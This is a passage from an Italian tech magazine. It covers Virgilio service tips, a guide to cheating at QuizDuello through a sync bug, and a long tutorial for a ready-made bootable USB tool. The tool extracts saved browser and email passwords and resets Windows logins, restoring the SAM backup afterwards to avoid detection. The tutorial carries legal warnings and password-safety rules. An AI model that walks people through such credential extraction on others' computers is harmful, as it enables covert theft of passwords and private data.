Incontrare la persona giusta non è mai facile, ma grazie alla Rete le cose sono molto più semplici che in passato. E Virgilio ci dà un aiuto grazie a **Virgilio People**: **http://virgiliopeople.virgilio.it**. Anzitutto, bisogna creare un profilo, aggiungendo informazioni personali, fotografie e, eventualmente, contenuti destinati esclusivamente a un pubblico adulto. Eh, sì... consente di fare anche incontri al peperoncino! Una volta che il profilo è completo, possiamo aspettare che qualcuno si interessi a noi, o diventare propositivi e cercare noi la persona giusta!

IL GENIO DELLA LAMPADA
È un genio molto colto quello che si nasconde tra i link di Virgilio, in grado di fugare qualsiasi dubbio. Se vogliamo metterlo alla prova, andiamo su **http://genio.virgilio.it** e formuliamo una domanda inserendola nella casella di ricerca. Il genio visualizzerà una serie di post con le risposte fornite da altri utenti.

CHIACCHIERE HOT
Vogliamo fare 4 chiacchiere in Rete? La chat messa a disposizione da Virgilio è la soluzione giusta per tutte le esigenze. Dopo esserci autenticati su Virgilio, andiamo su **http://chat.virgilio.it**, clicchiamo su **Crea nick** e inseriamo il nostro nickname preferito. Possiamo anche utilizzare le funzioni di ricerca per trovare direttamente le persone che soddisfano i nostri requisiti. E se mettiamo la spunta su **Proibitissimo**, la nostra sessione di chat diventerà molto, ma molto calda!

UN CONTEST PER TUTTI I GUSTI!
Se vogliamo metterci in gioco con la macchina fotografica, per farci conoscere in Rete, **Virgilio Contest** è il servizio più adatto. Andiamo su **http://contest.virgilio.it**, scegliamo il contest che ci interessa e inviamo delle immagini scattate da noi, ovviamente in tema. E se volgiamo, possiamo creare noi stessi il contest fotografico che ancora non c'è!

QUANDO IL POP DI VIRGILIO NON FUNZIONA...
Da tempo, chi ha un account di posta con Virgilio non riesce più a scaricare i messaggi tramite POP3 utilizzando il client preferito (ad esempio, Mozilla Thunderbird), a meno che non si abbia una connessione ADSL con Telecom Italia. Per fortuna, questo ostacolo può essere aggirato abbastanza facilmente, a patto di avere una casella con un gestore che non impone tali limiti, tipo Gmail, e che il client sia già stato opportunamente configurato. Supponiamo di avere tale account e che l'indirizzo sia **pincopazzino@gmail.com**. Accediamo alla nostra casella di posta su Virgilio.it, andiamo su **Opzioni** e su **Inoltro automatico** nella sezione **Preferenze email**. Inseriamo nella casella di testo l'indirizzo di cui sopra, **pincopazzino@gmail.com**, mettiamo la spunta su **Inoltro della posta in arrivo** e su **Conserva una copia dei messaggi inoltrati**. Quindi, facciamo clic su **Salva modifiche**. Da questo momento, tutta la posta che arriverà su Virgilio verrà inoltrata su **pincopazzino@gmail.com** e, quindi, potremo scaricarla tramite il client.

ALTRE BRILLANTI E GENIALI IDEE
In questo numero di Idea Web trovi tanti altri trucchi interessanti come: Ritira il pass VIP per saltare la fila agli sportelli (pagina 34); Diventa invisibile su WhatsApp e spia le chat altrui (pagina 56); Guarda gratis TV e Formula 1... ovunque ti trovi (pagina 74)!

Il re di Quizduello

I TRUCCHI PER SCOVARE LE RISPOSTE GIUSTE E STRACCIARE TUTTI I TUOI AVVERSARI


SUL CD/DVD
Categoria UTILITÀ
Le risposte esatte di QuizDuello
Completo

CON UN BUG SULLA SINCRONIZZAZIONE, VINCERE È UN GIOCO DA RAGAZZI!

QuizDuello è un'applicazione gratuita per Android e iOS che sta riscuotendo un enorme successo, proprio come è avvenuto con Ruzzle. Lo scopo è quello di sfidare i propri amici a chi risponde esattamente a una serie di domande di cultura generale. Ogni sfida comporta 6 turni e per ogni turno vengono proposte 3 domane. Gli avversari hanno inoltre la possibilità di scegliere la categoria sulla quale confrontarsi per i vari turni. Le domande sono più di 25.000 e ogni giorno ne vengono aggiunte circa 200. Conoscerle tutte è quasi impossibile, ma con un piccolo trucco possiamo scoprire le risposte esatte e battere facilmente i nostri avversari. Si tratterà di sfruttare un piccolo bug relativo alla sincronizzazione tra l'applicazione e il server. Nei passi seguenti scopriremo come fare!

01 SFIDIAMO L'AVVERSARIO

Avviamo l'applicazione **QuizDuello** ed effettuiamo l'accesso col nostro account. A questo punto iniziamo una nuova partita sfidando un avversario. Scegliamo la categoria con cui iniziare a giocare e scolleghiamo il nostro smartphone dalla rete dati attivando ad esempio la **modalità aereo** dalle **Impostazioni**.

02 ANNOTIAMO LE RISPOSTE

Rispondiamo alle prime tre domande senza preoccuparci se lo facciamo nel modo corretto o meno, perché senza connessione i dati non potranno essere sincronizzati. Annotiamo però le risposte esatte che utilizzeremo successivamente. Avviamo il secondo turno e ripetiamo la stessa procedura, anche questa volta annotando le risposte corrette.

03 CANCELLIAMO I DATI

A questo punto chiudiamo **QuizDuello** e andiamo nel menu **Impostazioni**. Spostiamoci nella sezione **Gestione applicazioni** e tocchiamo l'icona di **QuizDuello** per accedere alla scheda delle informazioni. A questo punto cancelliamo i dati, riattiviamo la connessione ed eseguiamo nuovamente l'accesso a QuizDuello.

04 INSERIAMO LE RISPOSTE

Riprendiamo la partita avviata inizialmente. L'applicazione ci riproporrà le stesse identiche domante di prima, ma questa volta sapremo già le risposte esatte e potremo inserirle senza problemi. Con questo trucco sconfiggeremo i nostri avversari e diventeremo, senza alcuna fatica, campioni di QuizDuello.

FATTI SUGGERIRE DAL COMPUTER

Installando un emulatore Android per PC come BlueStacks (www.bluestacks.com) possiamo sfruttare un bug di QuizDuello per battere facilmente i nostri avversari. Avviamo l'emulatore, clicchiamo su Search e installiamo l'applicazione QuizDuello. Avviamola sul PC ed effettuiamo l'accesso col nostro account. Ripetiamo la procedura anche sullo smartphone. Avviamo una stessa partita sia sul PC sia sul dispositivo mobile. Scelta la categoria delle domande, disabilitiamo la connessione dati sul PC e proviamo a rispondere ai vari quesiti. Non importa se sbagliamo: le risposte non verranno sincronizzate col server; questo ci permetterà di conoscere quelle esatte che andremo a inserire sullo smartphone. Completati due turni e dopo esserci assicurati che sia stata eseguita la sincronizzazione sul dispositivo mobile, riattiviamo pure la connessione dati sul PC.

SUL WEB Sul sito **www.edmaster.it/url/3048** puoi trovare le risposte aggiornate alle domande di QuizDuello.

La chiavetta aspira password

ABBIAMO CREATO IL TOOL CHE TRASFORMA QUALSIASI PENDRIVE IN UN PASSPORTOUT STRAORDINARIO


COLLEGALA A UN PC E, IN UN CLIC, HAI TUTTE LE PASSWORD IN CHIARO


Nell'era dell'informazione digitale, la protezione dei dati riservati è un'esigenza imprescindibile. Ogni giorno, anche solo per controllare la Webmail o accedere ai social network siamo obbligati a mettere in moto il cervello per ricordare un codice di sicurezza. Qui, ciascuno di noi ha la sua strategia: c'è chi usa sempre lo stesso account e la stessa password per non correre il rischio di dimenticarseli (un invito a nozze per qualsiasi malintenzionato) o chi, più furbescamente, diversifica le utenze con dati differenti. La soluzione più usata è sicuramente quella di salvarle sul PC per non scervellarsi ogni volta. Quando ci logghiamo a un sito Web, il browser ci chiede se può memorizzare la password per liberarci dall'obbligo di inserirla anche le volte successive. Così facendo superiamo di certo l'ostacolo della memoria, ma di fatto ci esponiamo a ulteriori rischi. Per quale motivo? Perché basta un tool ad hoc per aspirarle tutte! Per dimostralo abbiamo realizzato un programma che fa esattamente questo! Lo abbiamo chiamato "IWPasswordHoover", cioè "l'aspira password di Idea Web". Seguendo le nostre istruzioni otterrai una chiavetta USB bootable (avviabile) che permette di prelevare facilmente le password memorizzate in un computer e di accedere a qualsiasi sistema Windows protetto da password. Ma qui urge una precisazione! Se decidi di usare il nostro tool, fallo solo ed esclusivamente sui tuoi PC; ad esempio per recuperare le password che non ricordi più (capita anche ai più scaltri!) o per creare un backup portable dei tuoi browser! O al massimo, usala per aiutare un amico in difficoltà o che ha le tue stesse esigenze, previa sua autorizzazione. Non dimenticare mai che prelevare password altrui senza il consenso del proprietario è illegale! Pertanto, scordati di usare il nostro tool per tali scopi! Uomo avvisato...

PREPARARE LA PENDRIVE USB

LA NOSTRA APPLICAZIONE È GIÀ PRONTA ALL'USO. BASTA SCARICARE ED ESTRARRE LO ZIP

ECCO COME FLASHARE IL FILE IMG SU UNA CHIAVETTA DA 4 GB

01 IL FLASH SU PENDRIVE

Scarichiamo il file **IWPasswordHoover.zip** dal sito **www.edmaster.it/url/3079** ed estraiamolo sul PC. Ora dobbiamo caricare su una chiavetta USB vuota il contenuto del file **.img**. Per farlo possiamo ricorrere a **Win32 Disk Imager** (**www.edmaster.it/url/3080**): è sufficiente indicare il percorso del file, la lettera della chiavetta e premere **Write**.

02 SISTEMARE LE PARTIZIONI

IWPasswordHoover è progettato per chiavette da 4 GB. Se abbiamo usato una pennetta più capiente (ad esempio 8 GB), dopo il flash verrà vista dal sistema come una pendrive da 4 GB. Per risolvere, andiamo in **Pannello di controllo/Strumenti di amministrazione/Gestione Computer/Gestione disco** ed espandiamo la partizione esistente sulla chiavetta.


ECCO DOVE MOZILLA SALVA LE NOSTRE CHIAVI
Per vedere in chiaro le password memorizzate in Firefox e Thunderbird basta andare nel menu **Strumenti/Opzioni/Sicurezza** e cliccare su **Gestisci password**.


QUANDO IL PC È SPENTO...


PASSWORD, CRONOLOGIA, PREFERITI: BASTANO POCHI CLIC PER COPIARE TUTTO SULLA PENDRIVE APPOSITAMENTE REALIZZATA


ECCO COME USARE LA VERSIONE "BOOTABLE" DI "IDEA WEB PASSWORD HOOVER"


Il modo più semplice per ottenere i file privati di un computer consiste nell'accedere da una "porta di servizio"; ossia da un altro sistema operativo. Grazie al sistema presente sulla nostra chiavetta avviabile, è possibile accedere a tutti i file di un computer anche se la macchina è spenta o se l'account di Windows è protetto da password. In particolare, c'è una categoria di file molto interessanti per i malintenzionati: quelli delle configurazioni dei browser, come Firefox e Chrome, o dei client di posta, come Thunderbird. Questi file, infatti, contengono tutta la cronologia, i preferiti e altre informazioni riservate: nel caso di Firefox e Thunderbird vengono aspirate persino le password di accesso ai siti o ai server email (ma non per Chrome). L'app che abbiamo realizzato è in grado di copiare la configurazione di questi tre programmi e replicarla tale e quale su una versione portable del software in questione. Pertanto, IWPasswordHoover può tornarci utile per fare il backup dei nostri browser e portarli sempre al seguito.

01 IL BOOT DA CHIAVETTA

Inseriamo la pendrive nel PC e accendiamolo: per avviare da USB potrebbe essere necessario abilitare tale funzione nel BIOS della scheda madre (**Canc**, **F2** o **F12**). Alla schermata che offre due opzioni scegliamo **Prova Kubuntu** e attendiamo il caricamento del desktop. Quando è tutto pronto, avviamo **IWPassvordHoover** presente sul **Desktop**.

02 PREPARIAMO LA COPIA

L'applicazione ha bisogno di sapere su quale disco si trova il sistema operativo (nel caso ce ne fossero diversi): basta sceglierlo dal menu a discesa. Allo stesso modo, dobbiamo scegliere il nome dell'utente su cui lavorare. Per copiare la configurazione di Firefox (Thunderbird o Chrome) basta premere il relativo pulsante **Preleva la configurazione**.


03 CAMBIAMO COMPUTER

La copia dei file può durare diversi minuti: dipende dalla velocità della chiavetta USB. Quando l'operazione è conclusa, chiudiamo tutto e spegniamo il PC. Inseriamo la pennetta su un altro computer Windows (con Windows già caricato): avviamo l'applicazione **IWPasswordHoover.exe** e selezioniamo il nome utente da cui abbiamo prelevato le configurazioni.

04 DIMMI CHE UTENTE SEI...

Appena viene selezionato l'utente, il programma ci dice cosa possiamo fare (le funzioni attive sono quelle cliccabili): per poter leggere i dati personali precedentemente copiati dobbiamo cliccare su **Prova la configurazione**. Prima, però, ci conviene spuntare la casella **Disabilita i messaggi**: così non apparirà più il messaggio informativo sulla copia dei file.

05 È UN CLONE PERFETTO

I file precedentemente aspirati verranno copiati in un'altra locazione della chiavetta: l'operazione richiede alcuni minuti. Al termine, verrà avviata una versione portable di Firefox (o di Thunderbird) con precaricati i dati di configurazione dell'altro computer. Possiamo scorrere i preferiti, la cronologia e addirittura vedere le password in chiaro (solo per Firefox e Thunderbird).



BYPASSARE LA CHIAVE DEL BIOS


Se non ricordiamo più la password di accesso al BIOS, armiamoci di cacciavite, apriamo il case del computer e rimuoviamo per qualche minuto la batteria tampone della scheda madre. In questo modo resetteremo le preferenze impostate, password comprese. Un altro metodo consiste nello spostare l'apposito jumper di solito identificato dalla scritta CLR_CMOS (Clear Cmos) presente sempre sulla scheda madre.


SUL WEB Molti produttori hardware inseriscono nel BIOS la Master Password per consentire ai tecnici dell'assistenza di accedere alle impostazioni del PC. Su **www.edmaster.it/url/3081** troviamo un nutrito elenco di chiavi.

CAMBIARE PASSWORD A WINDOWS


AVVIANDO IL PC DALLA CHIAVETTA È POSSIBILE RESETTARE PERSINO LA PASSWORD DI WINDOWS E CREARNE UNA NUOVA!

UNA FUNZIONA UTILE SE ABBIAMO DIMENTICATO LA NOSTRA PASSWORD

Il tool IWPasswordHoover presente in Kubuntu (quindi eseguito da boot) non può prelevare le password di Google Chrome (che implementa un sistema di sicurezza che evita proprio questo genere di attacchi), Internet Explorer ed Outlook (in quanto sono archiviate nel registro di configurazione di Windows). Quindi, per aspirare le password di questi software è necessario eseguire IWPasswordHoover direttamente dal Windows installato nel PC. Il fatto che l'account di Windows sia protetto da password non ci mette al sicuro! Un malintenzionato, infatti, può cancellarla in un clic! E per non destare sospetti, po' fare persino un backup del registro della password (chiamato SAM) e ripristinarla, come se niente fosse, dopo aver aspirato tutte le nostre password. Ovviamente, noi useremo questa stessa tecnica per scopi legali! Ad esempio per resettare la password di un sistema che ci appartiene (o che appartiene a un amico in difficoltà che ha chiesto il nostro intervento) e del quale abbiamo dimenticato la parola d'accesso a Windows.

01 PRIMA SI FA IL BACKUP

Dopo avere avviato il computer dalla chiavetta USB, ed avere aperto **IWPasswordHoover** dal **Desktop** di Kubuntu, possiamo eseguire un backup delle password esistenti, in modo da poterle ripristinare. Per farlo dobbiamo selezionare il disco e l'utente su cui lavorare e poi premere il pulsante **Backup delle password**. La copia dei file non dovrebbe durare molto.

02 OPERAZIONE "CANCELLINO"

Quando il backup è stato eseguito, è il momento di premere il pulsante **Resetta password**. Si aprirà una finestra in cui potremo scegliere **1** per cancellare la password, **2** per cambiarla, oppure **3** per rendere l'utente amministratore. Ipotizziamo di volte cancellare la password, quindi digitiamo **1** e premiamo **Invio**.

03 CONFERMIAMO LA RISPOSTA

La modifica è stata realizzata, ma non ancora scritta definitivamente sul disco rigido: ci verrà chiesta una conferma. Se siamo sicuri di aver fatto la cosa giusta risponderemo con **Y** e premiamo **Invio**, altrimenti digitiamo **N** e **Invio** (il programma si chiuderà senza salvare le modifiche).

04 WINDOWS ESPUGNATO

Tutto ciò che è rimasto da fare è chiudere l'applicazione e riavviare il sistema: possiamo farlo tramite il menu **K** e la scheda **Esci**. Oppure, possiamo premere **Ctrl+Alt+F2** e digitare il comando **sudo halt** per un riavvio rapido. Per ripristinare la password originale è sufficiente avviare nuovamente dalla chiavetta e premere l'apposito pulsante.

LE REGOLE D'ORO PER NON SUBIRE FURTI DI PASSWORD

Come abbiamo dimostrato con IWPassword Hoover, il furto delle password è un rischio al quale siamo tutti esposti. Come possiamo proteggerci? Ecco cinque regole fondamentali!

1. **Memorizziamo nel browser solo le password di siti poco importanti;**
2. **Proteggiamo le nostre credenziali con un'ulteriore password principale (Firefox e Thunderbird consentono di farlo da Strumenti/Opzioni/Sicurezza);**
3. **Se dobbiamo allontanarci dalla postazione PC dell'ufficio blocchiamo il sistema (Win+L) per impedirne l'accesso (è richiesto un account protetto da password);**
4. **Optiamo per password che non necessitano di essere registrate perché facili da ricordare: la sicurezza di una password dipende dalla lunghezza, quindi usiamo brevi frasi e non singole parole. Ad esempio, FattiNonFoste è molto più sicura di e4jOW3, ed è più facile da ricordare;**
5. **Per l'accesso ai siti "delicati", usiamo la modalità di navigazione privata del browser (detta anche stealth o anonima), in modo da non registrare dati sul computer. Soprattutto se il PC non è il nostro o se viene utilizzato da altre persone.**


SUL WEB Per modificare la password di Windows abbiamo utilizzato uno strumento chiamato Offline NT Password Recovery. Per saperne di più, il suo sito è www.edmaster.it/url/3082.


ASPIRAZIONE TOTALE!


SE CI ALLONTIAMO DAL PC PER UNA PAUSA CAFFÈ, UN COLLEGA POTREBBE COPIARE TUTTI I NOSTRI DATI PERSONALI...


OPERANDO DA WINDOWS, IL MALINTENZIONATO FA TUTTO CON UN PAIO DI CLIC


Nella nostra chiavetta aspira password coesistono due differenti versioni di IWPasswordHoover: una che funziona da boot tramite Kubuntu e una che gira direttamente su Windows. Queste due versioni sono collegate tra loro: se abbiamo prelevato dei file di configurazione di Firefox tramite Kubuntu, possiamo poi vederli su Windows e viceversa. Esistono però cose che si possono fare solo da una delle due versioni: solo da Kubuntu è possibile modificare le password di Windows; e solo dall'app per Windows è possibile leggere le password di Internet Explorer, Outlook e Chrome. Tuttavia, le password di questi tre programmi possono essere salvate in formato CSV per aprirle con una qualsiasi versione di LibreOffice (www.libreoffice.org). L'app per Windows, inoltre, non richiedendo i tempi di boot, è molto più rapida da utilizzare. In generale, possiamo dire che è consigliabile utilizzare la versione Windows di IWPasswordHoover per tutte le operazioni di copia delle password, e la versione "bootable" soltanto per cancellare la password di Windows (e successivamente ripristinarla dal backup). Questo perché quando avviamo un PC da chiavetta USB il sistema è poco performante, e tende ad impiegare molto tempo per la copia dei file. Una ultima nota sulla versione Windows: funziona su Windows Vista, 7 e 8 (non su XP: ormai "End of Life").


01 UNA CHIAVETTA QUALSIASI

Per usare l'applicazione **IWPasswordHoover** su un sistema Windows è sufficiente inserire la chiavetta, realizzata tramite il file **.img**, nel computer quando Windows è già in esecuzione. Il sistema la riconoscerà come una normale periferica di archiviazione, e probabilmente suggerirà un controllo (che noi rifiuteremo).

02 MA DOV'È L'APPLICAZIONE?

Apriamo **Esplora Risorse** e controlliamo i dispositivi collegati: la nostra chiavetta sarà identificata dal nome **Install Kubuntu**. All'interno del dispositivo sono presenti diverse cartella, tra le quali **IWPasswordHoover-binary**: entriamo in essa e avviamo con un doppio clic il file **IWPassworHoover.exe**.

03 SEMPRE LA SOLITA TRAFILA

Ormai abbiamo capito come funziona l'applicazione: prima si indica il disco rigido di riferimento e poi l'utente su cui lavorare. Scelto l'utente, possiamo utilizzare i pulsanti **Preleva configurazione** per eseguire la copia di cronologia, preferiti e password come abbiamo già visto (vale per Firefox e Thunderbird, per Chrome non si prelevano le password).

04 ECCO GLI ALTRI TOOL

Finora abbiamo visto come prelevare le password di Firefox e Thunderbird (assieme alla loro configurazione). Ma come si possono ottenere le password registrate in Chrome, Internet Explorer, e Outlook? Semplice, cliccando rispettivamente su **Leggi password**, su **Password Internet Explorer** e **Password Outlook**: la procedura è identica per i tre programmi.

05 UN'INTERFACCIA SEMPLICE

Cliccando su **Leggi Password** si aprirà una finestra che presenta tutte le password dell'attuale utente. Da qui è sufficiente scegliere **File/Salva** per poter salvare l'elenco su un file. È importante scegliere il tipo di file **Comma Delimited Text File (csv)** in modo da poterlo aprire facilmente in seguito, e salvarlo sulla pendrive.

06 L'ARCHIVIO PASSWORD

Il file **CSV** può essere facilmente aperto con LibreOffice Calc (l'alternativa libera a Excel): il programma riconoscerà automaticamente il tipo di file e ci suggerirà come dividere i vari campi (nome utente, sito, password...). Basta cliccare su **OK** per avere una tabella con le varie password pronte all'uso.

SUL WEB Il sito Nirsosft (www.nirsoft.net) offre moltissimi programmini freeware per recuperare le proprie password su Windows.

WHATSAPP usi unofficial

CHAT ANONIME, CONVERSAZIONI FASULLE, IMMAGINI FAKE, ANTIFURTO E MOLTO ALTRO ANCORA

ECCO UNA CARRELLATA DI TRUCCHI INEDITI SULL'APP DI MESSAGGISTICA NUMERO UNO AL MONDO


Qual è l'applicazione più utilizzata per scambiare messaggi sui dispositivi mobile? WhatsApp! Basta installarla per trovare, in un sol colpo, tutti (o quasi) i nostri amici. Un successo talmente incredibile da spingere Facebook a staccare un assegno di ben 16 miliardi di dollari per assicurarsela. Già in passato abbiamo visto alcuni trucchi per utilizzare al meglio questa simpatica app, come installarla su un tablet o usarla persino da PC (Idea Web 152, pagina 55). Ogni giorno, però, scopriamo nuovi trucchi con i quali divertirci a usarla in modo non convenzionale; e in questo numero abbiamo raccolto alcuni dei più interessanti. Vedremo, ad esempio, come recuperare le conversazioni cancellate, decriptare quelle dei nostri amici, inviare immagini nascoste, cambiare la foto del 